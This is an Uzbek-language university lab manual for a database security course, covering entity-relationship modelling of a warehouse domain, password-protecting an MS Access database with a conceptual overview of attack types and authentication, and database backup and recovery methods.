АХБОРОТ ТЕХНОЛОГИЯЛАРИ ВА
КОММУНИКАЦИЯЛАРНИ РИВОЖЛАНТИРИШ ВАЗИРЛИГИ
ТОШКЕНТ АХБОРОТ ТЕХНОЛОГИЯЛАРИ УНИВЕРСИТЕТИ
КОМПЬЮТЕР ИНЖИНИРИНГ ФАКУЛЬТЕТИ

“МАЪЛУМОТЛАР БАЗАСИ ХАВФСИЗЛИГИ” ФАНИДАН ЛАБОРАТОРИЯ МАШҒУЛОТЛАРИНИ БАЖАРИШ УЧУН УСЛУБИЙ КЎРСАТМАЛАР

ТОШКЕНТ-2016

Тузувчилар: т.ф.н., Иргашева Д.Я., асс. Исломов Ш.З. “Маълумотлар базаси тизими хавфсизлиги”. / ТАТУ. 48 б. Тошкент. 2016

Ушбу 5330500 – Компьютер инжиниринги (“Ахборот хавфсизлиги”) бакалавриатура йўналишида таьлим олувчи талабалар учун “Маълумотлар базаси тизими хавфсизлиги” фанидан лаборатория машғулотларини бажариш учун мўлжалланган услубий кўрсатмада ахборот коммуникация тизимларида муҳим ўрин тутган маълумотлар базасини хавфсизлигини таъминлаш услублари кўрсатилган.

Тақризчилар:

“UNICON.UZ” ДУК Ахборотни муҳофаза қилиш воситаларини илмий-тадқиқот бўлими бошлиғи	Мукимов Ж.Д.
“Ахборот технологиялари” кафедраси доценти, т.ф.н.	Зайниддинова Д.

Ушбу услубий кўрсатма “Ахборот хавфсизлиги” кафедраси мажлисида кўриб чиқилган ва маьқулланган.

«___» _____2016 йил ____-баённома

Услубий кўрсатма ТАТУ “Компьютер инжиниринг” факультети илмий-услубий кенгашинида кўриб чиқилган ва маьқулланган.

«___» _____2016 йил ____-баённома

Услубий кўрсатма Тошкент ахборот технологиялари университети илмий-услубий кенгашида тасдиқланган.

«___» _____2016 йил ____-баённома

1-Лаборатория иши

Мавзу: Предмет соҳасини таҳлили. Моҳият-алоқа моделини ишлаб чиқиш (ER-модель)

Ишдан мақсад. Информацион маълумот базасини моделини ишлаб чиқиш учун предмет соҳани текшириш бўйича кўникмаларни эгаллаш.

Назарий қисм

Кенг маънода **Маълумотлар базаси (МБ) -** деганда реал дунёнинг конкрет объектлари ҳақидаги маълумотлар тўпламини тушиниш мумкин. Лекин маълумотлар хажми ошиб бориши билан бу масалаларни хал этиш мураккаблашади. Юзага келган муаммо объект ва маълумотларни структуралаш, яъни тизимга солиш йўли билан хал килинади.

Объект - бу мавжуд ва фарқланиши мумкин бўлган нарсадир. Объектларга тегишли бир қатор маълумотлар борки, уларнинг тўплами МБ бўлади. Масалан, хар бир академик-лицей ёки касб-ҳунар коллежи-бу объектлар бўлса, улардаги ўқувчилар ҳақидаги маълумотлар тўплами МБга мисол бўлади.

Субъект – бу маълумотлар базасига мурожаат қилувчи ёки ундан фойдаланувчи шахс ҳисобланади.

МБни яратиш жараёнида, фойдаланувчи маълумотларни турли белгилар бўйича тартиблашга ва белгиларнинг турли бирикмалари бўйича зарур маълумотларни (танланмани) тез топиш учун имкониятлар яратилишига ҳаракат қилади. Бу ишларни маълумотлар структураланган (тузилмаланган) бўлгандагина бажариш мумкин.

Структуралаш-бу объектлар ва маълумотларнинг ўзаро боғланиши тасвирлаш усуллари ҳақидаги келишувни киритишдир.

Масалани қўйилиши. Предмет соҳани тахлили(ПС) уни қуйидаги ташкил этувчиларини ўрганишни тақазо этади: объектлар, объект хоссалари, боғланишлар (объект мунособатлари), вақт оралиғи (объектлар аниқ холатларда бўлишини белгиловчи вақт) Жадваллар(1.1 - 1.5)

Мисол ПС. " Омборхона "

1.1-жадвал. Объектлар ва уларнинг сони

Объектлар	Сони
1.Омборхона	п1
2.Материаллар	п2
3.Таъминловчи	п3
4.Истеъмолчи	п4
5.Шаҳар	п5
6. Деталь	пб

1.2-жадвал. Объектлар, уларнинг хусусиятлари

Хусусиятлар	ким га	омборхона	номи	сони	
омборхона				кирим	чиқим

1.3-жадвал. Истеъмолчи билан боғлаш

хусусиятлар материаллар	номлар	истеъмолчи	каерда сақланади


1.4-жадвал. Объект маълумотлари

хусусиятлар шаҳар	почта индекси	номлар	нима билан таъминлайди	нима чиқаришлади	истеъмолчи	таъминловчи

1.5-жадвал. Хусусият маълумотлари

Хусусиятла деталь	ишлатилга	1та детал сарф	ранг	кайси омбор хонадан	деталь номи	деталь оғирлиги	КИМ тайёрлайди

Алоқалар (объектлар орасидаги муносабатлар).



1.1-расм. «Омборхона» объектли модели элементлари орасидаги объектли мунособатлар

«Моҳият - алоқа» модели, предмет соҳани ташкил қилувчи учта асосий компонентлардан фойдаланиб курилади: моҳият, атрибут, алоқа. Конструктив элементлар таркибида «ВАҚТ» ташкил этувчиси ошкормас ҳолда иштирок этиши мумкин. Моделда вақт, йил, сана ва шунга ухшаш атрибутлар тасвирланади.

«Алоқа» моделини куришда мохият мавжуд жараённи ёки ходисани, объектни абстракцияси сифатида келади. Атрибут бирорта кийматлар тупламидан қиймат қабул қилувчи, номли характеристика билан тасвирланади.

«Мохият - алоқа» моделидаги алоқаларга, икки мохият ўртасидаги ҳар қандай алокқа тоифаларига хос муносабатларни кўйиш керак.

Лойиҳа ҳакидаги информация диаграмма кўринишида расмийлаштирилади, бунинг учун қуйидаги белгилар киритилади:

— мохият тоифаси - туртбурчаклар;


— атрибут- оваллар, улар мос моҳиятлар билан йўналишсиз қирралар билан боғланади;

— алоқалар (муносабатлар)- ромблар, улар мохият тоифалари билан йуналишсиз кирралар билан боғланади, бинар боғишларда эса йўналишли қирралар билан боғланади;

Предмет соҳани (ПС) ҳакида тула маълумотга эга булиш учун, уни етарлича текшириш зарур ва улар аввалгисини тулдирадиган локал моделлар

қуриш керак. Сўнгра локал моделлар бирлаштирилиб, ПС ҳақида бир бутун композицион тасвирга эга бўламиз.

Мисол:



1.2-Расм. «Омборхона» предмет соҳаси учун Моҳият - алоқа моделига мисол

Бу Моҳият - алоқа моделига мисол ўз таркибига бешта локал моделларни бирлаштиради.

Ҳисобот таркиби

Энг камида 3 та объект аниқланиб моҳият-алоқа модели асосида МБ(SQL, MySQL, Access ва бошқ)ни тузиш.

Назорат саволлари

1. Маълумотлар базаси нима?
2. Предмет соҳа тушунчасига таъриф беринг.
3. Моҳият – алоқа модели деганда нимани тушунасиз?
4. Моҳият – алоқа моделида “ асосий (базавий) элементлари” тушунчасин аниқланг.
5. Моҳият – алоқа модели маълумот базаси структурасида (тузилишида) қандай аксланади?

2-Лаборатория иши

Мавзу: Маълумотлар базаси тизимини парол ёрдамида ҳимоялаш

Ишдан мақсад. Маълумотлар базаси хавфсизлиги тушунчаларииии ва ҳимоялаш чораларини ўрганиш.

Назарий қисм

Ахборот хавфсизлигининг қуйидаги учта компонентаси мавжуд:

— *конфиденциаллик* (рухсат этилмаган киришдан ҳимоя);

— *бутунлик* (ахборотни рухсат этилмаган ўзгартиришдан ҳимоялаш);

— *кириш ҳуқуқи* (ишланувчанликни ҳимоялаш, бузилишдан ҳимоялаш, ахборот ва ресурсларни рухсат этилмаган ушлаб қолишдан ҳимоялаш).

Ихтиёрий универсал компьютер тизимининг дастурий таъминоти учта асосий ташкил этувчидан иборат булади: операцион тизим (ОТ), тармок дастурий таъминоти (ТДТ) ва маълумотлар базасини бошқариш тизими (МББТ). Шунинг учун компьютер тизимларини бузишга бўлган барча уринишларни уч гурухга ажратиш мумкин:

— операцион тизим даражасидаги хужум;

— тармок дастурий таъминоти даражасидаги хужум;

— маълумотлар базасини бошқариш тизими даражасидаги хужум.

Операцион тизим даражасидаги хужум. Замонавий ОТларнинг ички тузилиши жуда хам мураккаб ва шунинг учун хам унинг хавфсизлигини назорат килиш янада мураккаб вазифа хисобланади. Амалиётда у ёки бу хаккерлик хужуми алгоритмининг мувоффакиятли амалга оширилиши, хужум объекти бўлган аниқ ОТнинг архитектураси ва тузилишига (конфигурациясига) сезиларли даражада боғлик. Бирок шундай хужумлар мавжудки, улар деярли ихтиёрий ОТни ишғол этади:

— *паролни ўғирлаш;*

— *компьютернинг каттик дискини сканерлаш* (хакер, компьютер тизимидаги каттик дискда сакланган хар бир файлга навбат билан мурожаат килишга харакат килади);

— *«ўчирилган маълумотлар»ни йиғиш* (агар ОТ воситалари илгари

учирилган объектларни тиклаш имконини берса, хакер бу имкониятдан, яъни бошка фойдаланувчилар учириб юборган объектга кириш учун фойдаланиши мумкин);

— *ваколатни ошириш* (дастур таъминотидаги ёки ОТни бошкаришда хатоликдан фойдаланиб, хакер амалдаги хавфсизлик сиёсати берган ваколатидан юкорирок ваколатга эга бўлади);

— *хизмат кўрсатишни рад этиш* (бу хужумдан максад ОТни тўла ёки қисман ишдан чиқариш).

Тармок дастурий таъминоти (ТДТ) даражасидаги хужум. Хабар жўнатиладиган алоқа канали кўпинча ҳимояланмаган бўлиши сабабли ТДТ кўпроқ заиф ҳисобланади. Шу учун ТДТ даражасида қуйидаги хакерлик ҳужумлари бўлиши мумкин:

— *локал тармок сегментларини эшитиш* (локал тармокнинг бирор сегменти доирасида унга уланган ихтиёрий компьютер, сегментнинг бошка компьютерларга жўнатилган хабарларни қабул кила олади, бинобарин, агар хакер компьютери бирор локал тармоқ сегментига уланган бўлса, у ҳолда бу сегментдаги компьютерлар орасидаги барча ахборот алмашинувига у кира олади);

— *маршрутизатордаги хабарни эгаллаб олиш* (агар хакернинг тармоқ маршрутизаторига имтиёзли рухсати бўлса, у холда у маршрутизатор орқали ўтадиган хамма хабарларни олиш имконига эга бўлади, гарчи жуда катта хажм туфайли тўлиқ ахборотни эгаллаш мумкин бўлмасада, фойдаланувчиларнинг пароллари ва электрон манзиллар кўрсатилган хабарларни танлаб, эгалаб олиш хакер учун жуда қизиқарли бўлади);

— *ёлғон маршрутизаторни яратиш* (хакер тармок оркали махсус куринишдаги хабарлар юбориш йули билан уз компьютерини тармокдаги маршрутизатор килиб курсатишга эришади, кейин эса ундан утадиган барча хабарларга кириш имконига эга булади);

— *хабарни юклаш* (тармокка ёлгон тескари манзил билан хабар жунатиб, хакер урнатилган тармоқ уланишларини ўзининг компьютерига йўналтиради ва натижада, унинг компьютерига нисбатан алдаш йўли билан йўналтирилган


фойдаланувчиларнинг хукукини қўлга киритади);

— *хизмат кўрсатишни рад этиш* (хакер тармокда махсус турдаги хабарларни жўнатади ва натижада тармоққа уланган бир ёки бир нечта компьютер тизимлари қисман ёки бутунлай ишдан чиқади).

Маълумотлар базасини бошқариш тизими (МББТ) даражасидаги хужум. Катъий тузилишнинг мавжудлиги ва аник белгиланган амаллар МББТни химоялаш вазифасини осонлаштиради. Кўп холларда хакерлар компьютер тизимининг ОТ даражасидаги химоясини бузишни маъкул кўрадилар ва ОТ воситалари ёрдамида МББТ файлларига кириш рухсатига эга бўладилар. Бирок, агар етарли даражадаги химоя механизмларига эга бўлмаган, ёки хатолари мавжуд, ёмон тестланган МББТ версиясидан фойдаланилса, ёки МББТ администратори томонидан хавфсизлик сиёсатини аниклашда хатоларга йўл кўйилган бўлса, у холда хакернинг МББТ даражасидаги химоядан ўтиш эхтимоли мавжуд бўлади.

Аутентификациянинг кенг тарқалган усули кўп мартали паролларни ишлатишига асосланган. Маълумотлар базасидаги фойдаланувчини оддий аутентификациялаш муолажасини қуйидагича тасаввур этиш мумкин. МБдан фойдаланишга уринган фойдаланувчи компьютер клавиатурасида ўзининг идентификатори ва паролини теради. Бу маълумотлар аутентификация серверига ишланиш учун тушади. Аутентификация серверида сақланаётган фойдаланувчи идентификатори бўйича маълумотлар базасидан мос ёзув топилади, ундан паролни топиб фойдаланувчи киритган парол билан таққосланади. Агар улар мос келса, аутентификация муваффақиятли ўтган ҳисобланади ва фойдаланувчи легал (қонуний) мақомини ва авторизация тизими орқали унинг мақоми учун аниқланган хуқуқларни ва тармоқ ресурсларидан фойдаланишга рухсатни олади. Паролдан фойдаланган ҳолда оддий аутентификациялаш схемаси 2.1—расмда келтирилган.

Равшанки, фойдаланувчининг паролини шифрламасдан узатиш орқали аутентификациялаш варианти хавфсизликнинг ҳҳатто минимал даражасини кафҳолатламайди. Паролни ҳимоялаш учун уни ҳимояланмаган канал орқали узатишдан олдин шифрлаш зарур.



2.1-расм. Паролдан фойдаланган ҳолда оддий аутентификациялаш

Бунинг учун схемага шифрлаш $E_к$ варасшифровка қилиш $D_к$ воситалари киритилган. Бу воситалар бўлинувчи махфий калит К орқали бошқарилади. Фойдаланувчининг ҳақиқийлигини текшириш фойдаланувчи юборган парол P_A билан аутентификация серверида сақланувчи дастлабки қиймат P_A' ни таққослашга асосланган. Агар P_A ва P_A' қийматлар мос келса, парол P_Aҳақиқий, фойдаланувчи A эса қонуний ҳисобланади.Оддий аутентификацияни ташкил этиш схемалари нафақат паролларни узатиш, балки уларни сақлаш ва текшириш турлари билан ажралиб туради. Энг кенг тарқалган усул — фойдаланувчилар паролини тизимли файлларда, очиқ ҳолда сақлаш усулидир. Бунда файлларга ўқиш ва ёзишдан ҳимоялаш атрибутлари ўрнатилади (масалан, операцион тизимдан фойдаланишни назоратлаш руйхатидаги мос имтиёзларни тавсифлаш ёрдамида).

Тизим фойдаланувчи киритган паролни пароллар файлида сақланҳаётган ёзув билан солиштиради. Бу усулда шифрлаш ёки бир томонлама функциялар каби криптографик механизмлар ишлатилмайди. Ушбу усулнинг камчилиги-нияти бузуқ одамнинг тизимда маъмур имтиёзларидан, шу билан бирга тизим файлларидан, жумладан парол файлларидан фойдаланиш имкониятидир. Хавфсизлик нуқтаи назаридан паролларни бир томонлама функциялардан фойдаланиб узатиш ва сақлаш қулай ҳисобланади. Бу ҳолда фойда-ланувчи паролнинг очиқ шакли урнига унинг бир томонлама функция h(.) дан фойдаланиб олинган тасвирини юбориши шарт. Бу ўзгартириш ганим томонидан паролни унинг тасвири орқали ошкор қила олмаганлигини

кафолатлайди, чунки аним ечилмайдиган сонли масалага дуч келади.

Кўп мартали паролларга асосланган оддий аутентификациялаш тизимининг бардошлиги паст, чунки уларда аутентификацияловчи ахборот маъноли сўзларнинг нисбатан катта бўлмаган тўпламидан жамланади. Кўп мартали паролларнинг таъсир муддати ташкилотнинг хавфсизлиги сиёсатида белгиланиши ва бундай паролларни мунтазам равишда алмаштириб туриш лозим. Паролларни шундай танлаш лозимки, улар лу атда бўлмасин ва уларни топиш қийин бўлсин. *Бир мартали паролларга асосланган аутентификациялашда* фойдаланишга ҳар бир сўров учун турли пароллар ишлатилади. Бир мартали динамик парол фақат тизимдан бир марта фойдаланишга яроқли. Агар, ҳатто кимдир уни ушлаб қолса ҳам парол фойда бермайди. Одатда бир мартали паролларга асосланган аутентфикациялаш тизими масофадаги фойдаланувчиларни текширишда қўлланилади. Бир мартали паролларни генерациялаш аппарат ёки дастурий усул орқали амалга оширилиши мумкин. Бир мартали пароллар асосидаги фойдаланишнинг аппарат воситалари ташқаридан тўлов пластик карточкаларига ўхшаш микропроцессор ўрнатилган миниатюр қурилмалар кўринишда амалга оширади. Одатда калитлар деб аталувчи бундай карталар клавиатурага ва катта бўлмаган дисплей дарчасига эга. Фойдаланувчиларни аутентификациялаш учун бир мартали паролларни қўллашнинг қуйидаги усуллари маълум:

1. Ягона вақт тизимига асосланган вақт белгилари механизмидан фойдаланиш.


2. Легал фойдаланувчи ва текширувчи учун умумий бўлган тасодифий пароллар руйхатидан ва уларнинг ишончли синхронлаш механизмидан фойдаланиш.

3. Фойдаланувчи ва текширувчи учун умумий бўлган бир хил дастлабки қийматли псевдотасодифий сонлар генераторидан фойдаланиш. Биринчи усулни амалга ошириш мисоли сифатида SecurID аутентикациялаш технологиясини кўрсатиш мумкин.Бу технология Security Dynamics компанияси томонидан ишлаб чиқилган бўлиб, қатор компанияларнинг,хусусан

Cisco Systems компаниясининг серверларида амалга оширилган.

Паролни синдирувчилар. Компьютер тармогидаги ёвуз ниятли хужумларга карши асосий химоя - бу барча замонавий ОТларда мавжуд булган паролли химоя тизимидир. Одатда, фойдаланувчи ОТлар билан иш сеансини бошлашдан олдин уз номи ва паролини айтиб кайд килиниши лозим. ОТ томонидан ном фойдаланувчини идентификация килиш (айнанлаштириш) учун, парол эса килинган идентификацияни тўғрилигини тасдиклаш учун талаб килинади. Фойдаланувчи томонидан мулокат режимида киритилган маълумот ОТ ихтиёридаги маълумот билан таккосланади. Агар текшириш ижобий натижа берса, у холда фойдаланувчи унинг номи билан боғлик бўлган барча ресурсларга кириш имконига эга бўлади.

ОТнинг паролли химоясини синдириш усулида расмий фойдаланувчилар хакидаги маълумотлар ва уларнинг пароли ёзилган тизимли файл хужумга учрайди. Бирок ихтиёрий замонавий ОТ бу файлда сакланадиган фойдаланувчининг паролини шифрлаш ёрдамида ишончли химоялайди. Бундай файлларга кириш, коидага кура, оддий фойдаланувчилар тугил хатто тизим администратори учун хам такикланган. Шундай булишига карамасдан, айрим холларда жиноятчилар, турли хийлалар ишлатиш йули билан фойдаланувчилар номи ва уларнинг шифрланган пароли булган файлларни уз ихтиёрларига олишга эришадилар. Шундан сўнг улар ОТларнинг паролини синдурувчи махсус дастурлар - парол синдирувчилар орқали ўз ниятларини амалга оширадилар.



2.2-расм. MS Access МББТ ни парол ёрдамида ҳимоялаш

Топшириқ

Яратилган маълумотлар базасини парол ёрдамида ҳимоялаш ва назорат саволларига жавоб ёзиш.

Назорат саволлари

1. Ахборот хавфсизлигиниг асосий компоненталари нималардан иборат?
2. Операцион тизим даражасидаги хужумга мисоллар келтиринг.
3. Тармок дастурий таъминоти (ТДТ) даражасидаги хужумга мисоллар келтиринг.
4. Маълумотлар базасини бошқариш тизими (МББТ) даражасидаги хужумга мисоллар келтиринг.
5. Тизимни бузишдан ҳимоялашни ёритинг?

3-Лаборатория иши

Мавзу: Маълумотлар базасини захира нусхасини олиш ва қайта тиклаш

Ишдан мақсад: МБнинг атайлаб ёки бехосдан ўчиб кетишини олдини олиш мақсадида уни захира нусхасини олиш ва қайта тиклаш муалажаларини ўрганиш

Назарий қисм

Мультиплексирлаштириш. МББТ нинг мустаҳкам бўлиши тизим бир вақтнинг ўзида бир нечта журналда нусхасини ёзади. Агар рад қилишда бир журналнинг нусхасига рухсат этилса, МББТ маълумотлар базасида керакли нусхасидан фойдаланиб ишга туширади. Бундай ажратиш журналининг ўзгариши мультиплексирлаштириш дейилади.

Лекин МББТ аниқ тизимлар журнали ўзгаришлари классик схемасини амалга оширишга тўғри келади.

Oracle МББТ журнал ўзгариши журналга олиб боришнинг такрорланиши ва журнал орқага қайтишга тақсимланган. Журналга фақат ахборот такроран ёзилади, яъни объект қандай ҳолда ўзгарганидан кейин бажарилиши бўлган.

Бу ахборот алоҳида транзакцияни орқага қайтиш учун қабул қилинган бўлиши мумкин. Орқага қайтиш учун ахборотни унинг сигментларида гуруҳлаштириш ва шунингдек ўқилишини бир бутун яхлитлигини таъминлашдан фойдаланилади.

У ҳолда транзакция ахборотни тасдиқлаб, эски маълумотларни йўқотиб, орқага қайтиш ҳолатида эса рад қилишда ишга туширишда фойдаланилади. Орқага қайтиш ҳолатида ишга тушириш физик журналда уларни ўзгартиришдан аввал саҳифаларнинг намуналари нусхаланади. Сервер ишдан чиққан ҳолда тасдиқланмаган маълумотлар ишга тушириш вақтигача юкланади.

Маълумотлар базаси заҳирасидан нусха кўчириш

Муҳим ахборотларни йўқотишдан қочиш учун бэкап ёки одатда заҳирадаги маълумотдан кўчирилади. Заҳирадан нусхалаш - бу муҳим критик маълумотлар йўқолишда заҳира нусхаларни дубликатлаш ёки яратишга тушунилади. Шуни айтиб ўтиш жоизки, заҳирадан нусхалаш - бу фойдаланувчи файлларни тўсатдан ўчириш ёки жиҳозларни бузилишида ахборотнинг йўқолишидан кафолат беради. Заҳирадан нусхалашнинг икки асосий усули мавжуд. Компьютернинг файлли тизимидан ва қаттиқ диск образидан нусхалаш.

Қаттиқ дискдан нусхалаш. Бу қаттиқ дискнинг аниқ нусхасини яратиш, бу нафақат фойдаланувчи маълумотларини ишга тушириш, балки, Windows ва ахборот операцион тизим ҳолати тўғрисидаги барча ахборотлар, ҳуқуқ тизим реестридаги маълумотлар, драйверлар, профиллар, фойдаланувчилар, тизимни созлаш, дастурлар ва иловалардир.

Файлли нусхалаш. Бу компьютер файлли тизимидан нусхалаш, яъни папка ва файлларнинг мавжудлиги компьютерда сақланади. Бундай нусхалаш фойдаланувчи папка ва файлларни ишга туширишга ёрдам беради, лекин тизимни ишчи ҳолатига қайтармайди. Бу икки нусхалашнинг кўринишларини аниқлашга қуйидагилар асосийлари деб ажратиб кўрсатилади:

— тўлиқ нусхалаш;

— дифференцил нусхалаш;

— инкрементал нусхалаш.

Тўлиқ нусхалаш. Бу кўрсатилган барча маълумотларнинг бутунлигини ва тўлиқлигини диск ёки файлли тизим образли, ҳисобларнинг ўзгаришсиз нусхалаш оралиғи орасидан содир бўлиши тушунилади.

Дифференциал заҳиралаш. Нусхалари охирги бекап тўлиқ вақтида ахборотни ўзгариб нусхалаш тушунилади. Ҳар бир кетма-кетликдаги


нусхалаш ўз ичига файлларни олиб, биринчи бекап вақтида ўзгаради. Бунда ишга туширилган заҳира нусхасида биринчи тўлиқ ва охирги бекапни олиш керак. **Инкрементал бекап** охирги нусхалашда ўзгарган файлларнинг янгисидан нусхаланади. Шунинг учун у олиб юрувчида кам жой эгаллайди, лекин инкрементал бекапни ишга тушириш мураккаб. Яна бир нусхалашнинг усули мавжуд: “ойнани нусхалаш”. Бу усул дискда янги файлни пайдо бўлишини таъминласа, унинг нусхаси пайдо бўлади. Баъзи бир мутахассислар **икки томонлама синхронизациялаштиришнинг нусхалаш усули** деб аташади.

Тизимнинг заҳира нусхасига талаблар:

— **Ахборотларни сақлашнинг ишончлилиги.** Тизимнинг сақлаш мустаҳкам бўлмаган ускунасини қабул қилиш учун ахборотни дубликат қилишда, йўқотилгани ўрнига олишга таъминлайди.

— **Эксплуатация оддийлиги -** автоматизация инсон қатнашувини минималлаштиради.

